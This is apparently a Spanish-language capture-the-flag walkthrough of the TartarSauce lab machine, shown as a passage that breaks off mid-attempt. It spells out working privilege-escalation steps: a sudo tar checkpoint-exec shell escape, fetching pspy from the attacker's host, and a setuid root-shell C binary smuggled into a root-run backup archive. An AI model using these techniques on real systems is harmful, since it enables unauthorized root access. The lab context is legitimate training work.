uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

viendo dentro de home tenemos el user onuma por lo cual tenemos que pasar a ese usuario

```
cd home
www-data@TartarSauce:/home$ ls
ls
onuma
www-data@TartarSauce:/home$
```

validando sudo -l tenemos lo siguiente

```
www-data@TartarSauce:/home$ sudo -l
sudo -l
Matching Defaults entries for www-data on TartarSauce:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on TartarSauce:
    (onuma) NOPASSWD: /bin/tar
www-data@TartarSauce:/home$
```

##################################GTOBINS SUDOERS TAR#############################

buscamos en gtobins tar

Shell | File upload | File download | File write | File read | Sudo | Limited SUID

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

(a)

```
tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
```

lo probamos pero no funciono debido a que faltaba el usuario

```
$
tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
$ tar: Removing leading `/' from member names
$ $

$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

(b) This only works for GNU tar.

```
tar xf /dev/null -I '/bin/sh -c "sh <&2 1>&2"'
```

(c) This only works for GNU tar. It can be useful when

tambien cambios sh por bash
sudo -u onuma tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/bash

```
/bin/sh: 0: can't access tty; job control turned off
$ sudo -u onuma tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/bash
tar: Removing leading `/' from member names
id
uid=1000(onuma) gid=1000(onuma) groups=1000(onuma),24(cdrom),30(dip),46(plugdev)
```

para buscar tareas utilizamos psypy sin embargo parece que solo sirve la version de 32
descargamos y damos permiso

```
$ wget http://10.10.14.29:2000/pspy32
wget http://10.10.14.29:2000/pspy32
--2023-09-27 22:04:43--  http://10.10.14.29:2000/pspy32
Connecting to 10.10.14.29:2000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2940928 (2.8M) [application/octet-stream]
Saving to: 'pspy32'

pspy32              100%[===================>]   2.80M  3.32MB/s    in 0.8s
2023-09-27 22:04:44 (3.32 MB/s) - 'pspy32' saved [2940928/2940928]

$ chmod u+x pspy32
chmod u+x pspy32
$
```

Directory listing for /

- hydra.restore
- pspy32
- TartarSauce.ctb
- TartarSauce.ctb~
- TartarSauce.ctb~~
- TartarSauce.ctb~~~
- TartarSauce.pdf
- wp-load.php

ejecutamos y encontramos
./pspy32

```
2023/09/27 22:05:29 CMD: UID=0     PID=2     |
2023/09/27 22:05:29 CMD: UID=0     PID=1     | /sbin/init
2023/09/27 22:06:22 CMD: UID=0     PID=15602 | /bin/bash /usr/sbin/backuperer
2023/09/27 22:06:22 CMD: UID=0     PID=15601 | /bin/bash /usr/sbin/backuperer
2023/09/27 22:06:22 CMD: UID=0     PID=15600 | /bin/bash /usr/sbin/backuperer
2023/09/27 22:06:22 CMD: UID=0     PID=15599 | /lib/systemd/systemd-udevd
2023/09/27 22:06:22 CMD: UID=0     PID=15598 | /lib/systemd/systemd-udevd
```

5 minutos despues

```
2023/09/27 22:11:55 CMD: UID=0     PID=15863 |
2023/09/27 22:11:56 CMD: UID=0     PID=15865 | /bin/bash /usr/sbin/backuperer
2023/09/27 22:11:56 CMD: UID=0     PID=15864 | /bin/bash /usr/sbin/backuperer
2023/09/27 22:11:56 CMD: UID=0     PID=15866 | /bin/mv /var/tmp/.57219bee0baad5c25719466ef939ac63929462df /var/backups/
2023/09/27 22:11:56 CMD: UID=0     PID=15867 | /bin/rm -rf /var/tmp/check . ..
2023/09/27 22:11:56 CMD: UID=0     PID=15880 | /lib/systemd/systemd-udevd
2023/09/27 22:11:56 CMD: UID=0     PID=15879 | /lib/systemd/systemd-udevd
```

hacemos un cat
cat /usr/sbin/backuperer

```
onuma@TartarSa

onuma@TartarSauce:/$ cat /usr/sbin/backuperer
cat /usr/sbin/backuperer
#!/bin/bash

#--------------------------------------------------------------------------
# backuperer ver 1.0.2 - by 3mrgnc3
# ONUMA Dev auto backup program
# This tool will keep our webapp backed up incase another skiddie defaces us again.
# We will be able to quickly restore from a backup in seconds ;P
#--------------------------------------------------------------------------

# Set Vars Here
basedir=/var/www/html
bkpdir=/var/backups
tmpdir=/var/tmp
testmsg=$bkpdir/onuma_backup_test.txt
errormsg=$bkpdir/onuma_backup_error.txt
tmpfile=$tmpdir/.$(/usr/bin/head -c100 /dev/urandom |sha1sum|cut -d' ' -f1)
check=$tmpdir/check

# formatting
printbdr()
{
    for n in $(seq 72);
    do /usr/bin/printf $"-";
    done
}
bdr=$(printbdr)

# Added a test file to let us see when the last backup was run
/usr/bin/printf $"$bdr\nAuto backup backuperer backup last ran at : $(/bin/date)\n$bdr\n" > $testmsg
```

Analisis del script

variables:

```
# Set Vars Here
basedir=/var/www/html
bkpdir=/var/backups
tmpdir=/var/tmp
testmsg=$bkpdir/onuma_backup_test.txt
errormsg=$bkpdir/onuma_backup_error.txt
tmpfile=$tmpdir/.$(/usr/bin/head -c100 /dev/urandom |sha1sum|cut -d' ' -f1)
check=$tmpdir/check

# formatting
```

• hace un backup de basedir con el user onuma recordemos la variable basedir = /var/www/html
y lo guarda dentro de tmpfile=$tmpdir .....shaa1 tmdir que es igual a /var/tmp, es decir guarda el backup en var/tmp y lo cifra con sha1
• luego espera 30 segundos

```
# Backup onuma website dev files.
/usr/bin/sudo -u onuma /bin/tar -zcvf $tmpfile $basedir &

# Added delay to wait for backup to complete if large files get added.
/bin/sleep 30

# Test the backup integrity
```

• La funcion integrity comprueba la integridad por medio de diff que comprueba las lineas de los archivos si son iguales
• luego crea el directorio check el cual se crea recordemos las variables /var/tmp/check que es igual check=$tmpdir/check
• la linea /bin/tar -zxvf $tmpfile -C $check es lo que nos permite ser root basicamente porque se ejecuta como root y preserva los atributos
del archivo
• el condicional nos dice que si hay diferencia en los archivos no se borra pero si existe una a diferencia se borra

```
# Added delay to wait for backup to complete if large files get added.
/bin/sleep 30

# Test the backup integrity
integrity_chk()
{
    /usr/bin/diff -r $basedir $check$basedir
}

/bin/mkdir $check
/bin/tar -zxvf $tmpfile -C $check
if [[ $(integrity_chk) ]]
then
    # Report errors so the dev can investigate the issue.
    /usr/bin/printf $"$bdr\nIntegrity Check Error in backup last ran :  $(/bin/date)\n$bdr\n$tmpfile\n" >> $errormsg
    integrity_chk >> $errormsg
    exit 2
else
    # Clean up and save archive to the bkpdir.
    /bin/mv $tmpfile $bkpdir/onuma-www-dev.bak
    /bin/rm -rf $check .*
    exit 0
fi
```

Segun esto haremos lo siguiente en nuestra maquina kali
1) creamos un script en c con bin bash
2) compilamos el script con arquitectura 32bits

3) crear el directorio var/www/html
4) movemos el script a directorio creado
5) utlizamos el comando tar -zcvf script.tar.gz var/
6) dentro de maquina victima vamos a /var/tmp y descargamos el .tar.gz
7) esperamos a que se ejecute y luego vamos a la carpeta creada check y ejecutamos el script

Proceso:

creacion de script
primero tenemos que ser root en nuestro kali

```
┌──(kali㉿kali)-[~/machineshtb/TartarSauce]
└─$ sudo su
sudo] password for kali:
┌──(root㉿kali)-[/home/kali/machineshtb/TartarSauce]
└─#
```

creamos el script

```
int main(void){
    setresuid(0,0,0);
    system("/bin/bash");
}
```

```
└─# nano badscript.c

┌──(root㉿kali)-[/home/kali/machineshtb/TartarSauce]
└─# cat badscript.c
int main(void){
    setresuid(0,0,0);
    system("/bin/bash");
}

┌──(root㉿kali)-[/home/kali/machineshtb/TartarSauce]
└─#
```

damos permisos
chmod 6005

```
Try 'chmod --help' for more information.

┌──(root㉿kali)-[/home/kali/machineshtb/TartarSauce]
└─# chmod 6005 badscript.c

┌──(root㉿kali)-[/home/kali/machineshtb/TartarSauce]
└─# ls -lah
total 157M
drwxr-xr-x  2 kali kali 4.0K Sep 27 22:35 .
drwxr-xr-x 17 kali kali 4.0K Sep 26 22:44 ..
──S--Sr-x  1 root root   65 Sep 27 22:34 badscript.c
-rw-r--r--  1 kali kali 148M Sep 26 22:33 hydra.restore
-rw-r--r--  1 kali kali 2.9M Sep 27 21:03 pspy32
-rw-r--r--  1 kali kali 1.5M Sep 27 22:35 TartarSauce.ctb
-rw-r--r--  1 kali kali 1.4M Sep 27 22:35
-rw-r--r--  1 kali kali 1.4M Sep 27 22:33
-rw-r--r--  1 kali kali 1.4M Sep 27 22:32
-rw-r--r--  1 kali kali 706K Sep 26 22:25 TartarSauce.pdf
-rwxr--r--  1 kali kali 3.9K Sep 26 23:42 wp-load.php

┌──(root㉿kali)-[/home/kali/machineshtb/TartarSauce]
└─#
```

creamos directorio con el flag -p para crear varios
mkdir -p var/www/html

```
┌──(root㉿kali)-[/home/kali/machineshtb/TartarSauce]
└─# mkdir -p var/www/html

┌──(root㉿kali)-[/home/kali/machineshtb/TartarSauce]
└─# ls
badscript.c  badscript.tar.gz  hydra.restore  pspy32  TartarSauce.ctb  TartarSauce.pdf  var  wp-load.php
```

compilamos con la arquitectura de 32bits para saber la arquietectura de la victima con uname -i

```
onuma@TartarSauce:/var/tmp$ uname -i
uname -i
i686
onuma@TartarSauce:/var/tmp$
```

con gcc y el flag m32 esto porque es de 32 bits

```
onuma@TartarSauce:/$ uname -i
uname -i
i686
onuma@TartarSauce:/$
```

gcc -m32 badscript.c -o badscript

```
┌──(root㉿kali)-[/home/kali/machineshtb/TartarSauce]
└─# gcc -m32 badscript.c -o badscript
badscript.c: In function ‘main’:
badscript.c:3:9: warning: implicit declaration of function ‘setuid’ [-Wimplicit-function-declaration]
    3 |         setuid(0);
      |         ^~~~~~
badscript.c:4:9: warning: implicit declaration of function ‘system’ [-Wimplicit-function-declaration]
    4 |         system("/bin/bash -p ");
      |         ^~~~~~

┌──(root㉿kali)-[/home/kali/machineshtb/TartarSauce]
└─# ls -lah
total 157M
drwxr-xr-x  2 kali kali 4.0K Sep 27 23:04 .
drwxr-xr-x 17 kali kali 4.0K Sep 26 22:44 ..
-rwxr-xr-x  1 root root  15K Sep 27 23:04 badscript
-rw-r--r--  1 root root   56 Sep 27 22:54 badscript.c
-rw-r--r--  1 kali kali 148M Sep 26 22:33 hydra.restore
-rw-r--r--  1 kali kali 2.9M Sep 27 21:03 pspy32
-rw-r--r--  1 kali kali 1.6M Sep 27 22:42 TartarSauce.ctb
-rw-r--r--  1 kali kali 1.6M Sep 27 22:42 TartarSauce.ctb~
-rw-r--r--  1 kali kali 1.6M Sep 27 22:41 TartarSauce.ctb~~
-rw-r--r--  1 kali kali 1.5M Sep 27 22:40 TartarSauce.pdf
-rw-r--r--  1 kali kali 706K Sep 26 22:25 TartarSauce.pdf~
-rwxr--r--  1 kali kali 3.9K Sep 26 23:42 wp-load.php

┌──(root㉿kali)-[/home/kali/machineshtb/TartarSauce]
```

creamos directorio con el flag -p para crear varios

compilamos con la arquitectura de 32bits para saber la arquietectura de la victima con uname -i

asignamos permisos al compilado nota aqui cambiamos el nombre por mybadscript
chomd 6555

```
ybadscript                                  TartarSauce.pdf

┌──(kali㉿kali)-[~/machineshtb/TartarSauce]
└─$ chmod 6555 mybadscript

┌──(kali㉿kali)-[~/machineshtb/TartarSauce]
└─$ ls
adscript.c    pspy32                                    var
ydra.restore  TartarSauce.ctb                           wp-load.php
ybadscript                                  TartarSauce.pdf

┌──(kali㉿kali)-[~/machineshtb/TartarSauce]
└─$
```

movemos el script a var/www/html
mv badscript /var/www/html

```
┌──(kali㉿kali)-[~/machineshtb/TartarSauce]
└─$ mv mybadscript /home/kali/machineshtb/TartarSauce/var/www/html
mv: cannot move 'mybadscript' to '/home/kali/machineshtb/TartarSauce/var/www/html/m
ybadscript': Permission denied

┌──(kali㉿kali)-[~/machineshtb/TartarSauce]
└─$ sudo mv mybadscript /home/kali/machineshtb/TartarSauce/var/www/html

┌──(kali㉿kali)-[~/machineshtb/TartarSauce]
└─$
mctl list-timers
```

usamos tar
tar -zcvf badscript.tar var

```
└─$ tar -zcvf badscript.tar var
var/
var/www/
var/www/html/
var/www/html/mybadscript

┌──(kali㉿kali)-[~/machineshtb/TartarSauce]
└─$
```

vemos los tareas o procesos con el comando systemctl list-timers

```
onuma@TartarSauce:/$ systemctl list-timers
NEXT                         LEFT          LAST                          PASSED       UNIT                         ACTIVATES
Sun 2023-10-01 13:50:42 EDT  2min 23s left Sun 2023-10-01 13:45:42 EDT  2min 36s ago backuperer.timer             backup-upgrader.service
Sun 2023-10-01 18:31:07 EDT  4h 42min left Sun 2023-10-01 13:20:30 EDT  27min ago    apt-daily.timer              apt-daily.service
Mon 2023-10-02 06:56:07 EDT  17h left      Sun 2023-10-01 13:20:30 EDT  27min ago    apt-daily-upgrade.timer      apt-daily-upgrade.service
Mon 2023-10-02 13:35:35 EDT  23h left      Sun 2023-10-01 13:35:35 EDT  12min ago    systemd-tmpfiles-clean.timer systemd-tmpfiles-clean.service

4 timers listed.
Pass --all to see loaded but inactive timers, too.
lines 1-8/8 (END)
```

para ejecutar este comando cada 1 segundo hacemos watch n 1
watch -n 1 systemctl list-timers


```
Every 1.0s: systemctl list-timers                                                    Sun Oct  1 13:50:20 2023

NEXT                         LEFT          LAST                          PASSED       UNIT                         ACTIVATES
Sun 2023-10-01 13:50:42 EDT  22s left      Sun 2023-10-01 13:45:42 EDT  4min 37s ago backuperer.timer             backup-upgrader.service
Sun 2023-10-01 18:31:07 EDT  4h 40min left Sun 2023-10-01 13:20:30 EDT  29min ago    apt-daily.timer              apt-daily.service
Mon 2023-10-02 06:56:07 EDT  17h left      Sun 2023-10-01 13:20:30 EDT  29min ago    apt-daily-upgrade.timer      apt-daily-upgrade.service
Mon 2023-10-02 13:35:35 EDT  23h left      Sun 2023-10-01 13:35:35 EDT  14min ago    systemd-tmpfiles-clean.timer systemd-tmpfiles-clean.service

4 timers listed.
Pass --all to see loaded but inactive timers, too.
```

el script se ejecuta cada 5 minutos como validamos eso aca


```
total 40
drwxrwxrwt 10 root root 4096 Oct  1 13:51 .
drwxr-xr-x 14 root root 4096 May 12  2022 ..
drwx------  3 root root 4096 Oct  1 13:20 systemd-private-2d7aa9eae2884e5ca2722dd426425cf8-systemd-timesyncd.service-pDdF9r
drwx------  3 root root 4096 May 12  2022 systemd-private-46248d8045bf434cba7dc7496b9776d4-systemd-timesyncd.service-en3PkS
drwx------  3 root root 4096 May 12  2022 systemd-private-4e3fb5c5d5a044118936f5728368dfc7-systemd-timesyncd.service-SksmwR
drwx------  3 root root 4096 May 12  2022 systemd-private-7bbf46014a364159a9c6b4b5d58af33b-systemd-timesyncd.service-UnGYDQ
drwx------  3 root root 4096 May 12  2022 systemd-private-9214912da64b4f9cb0a1a78abd4b4412-systemd-timesyncd.service-bUTA2R
drwx------  3 root root 4096 May 12  2022 systemd-private-a3f6b992cd2d42b6aba8bc011dd4aa03-systemd-timesyncd.service-3oO5Td
drwx------  3 root root 4096 May 12  2022 systemd-private-c11c7cccc82046a08ad1732e15efe497-systemd-timesyncd.service-QYRKER
drwx------  3 root root 4096 May 12  2022 systemd-private-e11430f63fc04ed6bd67ec90687cb00e-systemd-timesyncd.service-PYhxgX
onuma@TartarSauce:/var/tmp$ ls -la
total 8456
drwxrwxrwt 10 root  root     4096 Oct  1 13:55 .
drwxr-xr-x 14 root  root     4096 May 12  2022 ..
-rw-r--r--  1 onuma onuma 8617984 Oct  1 13:55 .967d16453c5ac36f24f98531381e247bd0a6d01e
drwx------  3 root  root     4096 Oct  1 13:20 systemd-private-2d7aa9eae2884e5ca2722dd426425cf8-systemd-timesyncd.service-pDdF9r
drwx------  3 root  root     4096 May 12  2022 systemd-private-46248d8045bf434cba7dc7496b9776d4-systemd-timesyncd.service-en3PkS
drwx------  3 root  root     4096 May 12  2022 systemd-private-4e3fb5c5d5a044118936f5728368dfc7-systemd-timesyncd.service-SksmwR
drwx------  3 root  root     4096 May 12  2022 systemd-private-7bbf46014a364159a9c6b4b5d58af33b-systemd-timesyncd.service-UnGYDQ
drwx------  3 root  root     4096 May 12  2022 systemd-private-9214912da64b4f9cb0a1a78abd4b4412-systemd-timesyncd.service-bUTA2R
drwx------  3 root  root     4096 May 12  2022 systemd-private-a3f6b992cd2d42b6aba8bc011dd4aa03-systemd-timesyncd.service-3oO5Td
drwx------  3 root  root     4096 May 12  2022 systemd-private-c11c7cccc82046a08ad1732e15efe497-systemd-timesyncd.service-QYRKER
drwx------  3 root  root     4096 May 12  2022 systemd-private-e11430f63fc04ed6bd67ec90687cb00e-systemd-timesyncd.service-PYhxgX
onuma@TartarSauce:/var/tmp$ ls -la
```

luego levanto python


```
┌──(kali㉿kali)-[~/machineshtb/TartarSauce]
└─$ python3 -m http.server 2000
Serving HTTP on 0.0.0.0 port 2000 (http://0.0.0.0:2000/) ...
10.10.10.88 - - [27/Sep/2023 20:22:22] "GET /wp-load.php HTTP/1.0" 200 -
10.10.10.88 - - [27/Sep/2023 20:28:25] "GET /wp-load.php HTTP/1.0" 200 -
10.10.10.88 - - [27/Sep/2023 20:32:58] "GET /wp-load.php HTTP/1.0" 200 -
10.10.14.29 - - [27/Sep/2023 20:55:59] "GET / HTTP/1.1" 200 -
```



me dirijo a la carpeta /var/tmp de la maquina y descargo el .tar.gz



NOTA: esta imagen esta mal aqui el que se descargo es badscript.tar



y nos preparamos para copiar

cp badscript.tar .4d73ab2d725fa1900ba2e2d491c3a45fcea99348

```
onuma@TartarSauce:/var/tmp$ ls -lah
total 44K
drwxrwxrwt 10 root  root  4.0K Oct  1 14:26 .
drwxr-xr-x 14 root  root  4.0K May 12  2022 ..
-rw-r--r--  1 onuma onuma 2.4K Oct  1 14:24 badscript.tar
drwx------  3 root  root  4.0K Oct  1 13:20 systemd-private-2d7aa9eae2884e5ca2722dd426425cf8-systemd-timesyncd.service-pDdF9r
drwx------  3 root  root  4.0K May 12  2022 systemd-private-46248d8045bf434cba7dc7496b9776d4-systemd-timesyncd.service-en3PkS
drwx------  3 root  root  4.0K May 12  2022 systemd-private-4e3fb5c5d5a044118936f5728368dfc7-systemd-timesyncd.service-SksmwR
drwx------  3 root  root  4.0K May 12  2022 systemd-private-7bbf46014a364159a9c6b4b5d58af33b-systemd-timesyncd.service-UnGYDQ
drwx------  3 root  root  4.0K May 12  2022 systemd-private-9214912da64b4f9cb0a1a78abd4b4412-systemd-timesyncd.service-bUTA2R
drwx------  3 root  root  4.0K May 12  2022 systemd-private-a3f6b992cd2d42b6aba8bc011dd4aa03-systemd-timesyncd.service-3oO5Td
drwx------  3 root  root  4.0K May 12  2022 systemd-private-c11c7cccc82046a08ad1732e15efe497-systemd-timesyncd.service-QYRKER
drwx------  3 root  root  4.0K May 12  2022 systemd-private-e11430f63fc04ed6bd67ec90687cb00e-systemd-timesyncd.service-PYhxgX
onuma@TartarSauce:/var/tmp$ ls -lah
total 12M
drwxrwxrwt 10 root  root  4.0K Oct  1 14:31 .
drwxr-xr-x 14 root  root  4.0K May 12  2022 ..
-rw-r--r--  1 onuma onuma  11M Oct  1 14:31 .029616b4c1217899f87f49d7b28920b509f16220
-rw-r--r--  1 onuma onuma 2.4K Oct  1 14:24 badscript.tar
drwx------  3 root  root  4.0K Oct  1 13:20 systemd-private-2d7aa9eae2884e5ca2722dd426425cf8-systemd-timesyncd.service-pDdF9r
drwx------  3 root  root  4.0K May 12  2022 systemd-private-46248d8045bf434cba7dc7496b9776d4-systemd-timesyncd.service-en3PkS
drwx------  3 root  root  4.0K May 12  2022 systemd-private-4e3fb5c5d5a044118936f5728368dfc7-systemd-timesyncd.service-SksmwR
drwx------  3 root  root  4.0K May 12  2022 systemd-private-7bbf46014a364159a9c6b4b5d58af33b-systemd-timesyncd.service-UnGYDQ
drwx------  3 root  root  4.0K May 12  2022 systemd-private-9214912da64b4f9cb0a1a78abd4b4412-systemd-timesyncd.service-bUTA2R
drwx------  3 root  root  4.0K May 12  2022 systemd-private-a3f6b992cd2d42b6aba8bc011dd4aa03-systemd-timesyncd.service-3oO5Td
drwx------  3 root  root  4.0K May 12  2022 systemd-private-c11c7cccc82046a08ad1732e15efe497-systemd-timesyncd.service-QYRKER
drwx------  3 root  root  4.0K May 12  2022 systemd-private-e11430f63fc04ed6bd67ec90687cb00e-systemd-timesyncd.service-PYhxgX
onuma@TartarSauce:/var/tmp$ cp badscript.tar .029616b4c1217899f87f49d7b28920b509f16220
onuma@TartarSauce:/var/tmp$
```

pasados los 5 minuto alli vemos que se crea la carpeta check

```
onuma@TartarSauce:/var/tmp$ ls
badscript.tar
check
systemd-private-2d7aa9eae2884e5ca2722dd426425cf8-systemd-timesyncd.service-pDdF9r
systemd-private-46248d8045bf434cba7dc7496b9776d4-systemd-timesyncd.service-en3PkS
systemd-private-4e3fb5c5d5a044118936f5728368dfc7-systemd-timesyncd.service-SksmwR
systemd-private-7bbf46014a364159a9c6b4b5d58af33b-systemd-timesyncd.service-UnGYDQ
systemd-private-9214912da64b4f9cb0a1a78abd4b4412-systemd-timesyncd.service-bUTA2R
systemd-private-a3f6b992cd2d42b6aba8bc011dd4aa03-systemd-timesyncd.service-3oO5Td
systemd-private-c11c7cccc82046a08ad1732e15efe497-systemd-timesyncd.service-QYRKER
systemd-private-e11430f63fc04ed6bd67ec90687cb00e-systemd-timesyncd.service-PYhxgX
onuma@TartarSauce:/var/tmp$
```

vamos a la carpeta

```
total 24K
drwxr-xr-x 2 root  root  4.0K Oct  1 14:23 .
drwxr-xr-x 3 root  root  4.0K Sep 28 00:13 ..
-r-sr-sr-x 1 onuma onuma  15K Oct  1 14:21 mybadscript
onuma@TartarSauce:/var/tmp/check/var/www/html$ ./mybadscript -p
./mybadscript: /lib/i386-linux-gnu/libc.so.6: version `GLIBC_2.34' not found (required by ./mybadscript)
onuma@TartarSauce:/var/tmp/check/var/www/html$
```

Sin embargo al ejecutar me tira un error
version `GLIBC_2.34' not found
parce que gcc no esta instlado.

```
onuma@TartarSauce:/tmp$ which gcc
onuma@TartarSauce:/tmp$ gcc --version
The program 'gcc' is currently not installed. To run 'gcc' please ask your administrator to install the package 'gcc'
onuma@TartarSauce:/tmp$
```

Como no nos sirvio buscamos otro metodo explicado por s4vitar

1) creamos un comprimido de la carpeta /var/www/html

tar -zcvf compress.tar /var/www/html/

```
onuma@TartarSauce:/var/tmp$ ls
compress.tar
systemd-private-2d7aa9eae2884e5ca2722dd426425cf8-systemd-timesyncd.service-pDdF9r
systemd-private-46248d8045bf434cba7dc7496b9776d4-systemd-timesyncd.service-en3PkS
systemd-private-4e3fb5c5d5a044118936f5728368dfc7-systemd-timesyncd.service-SksmwR
systemd-private-7bbf46014a364159a9c6b4b5d58af33b-systemd-timesyncd.service-UnGYDQ
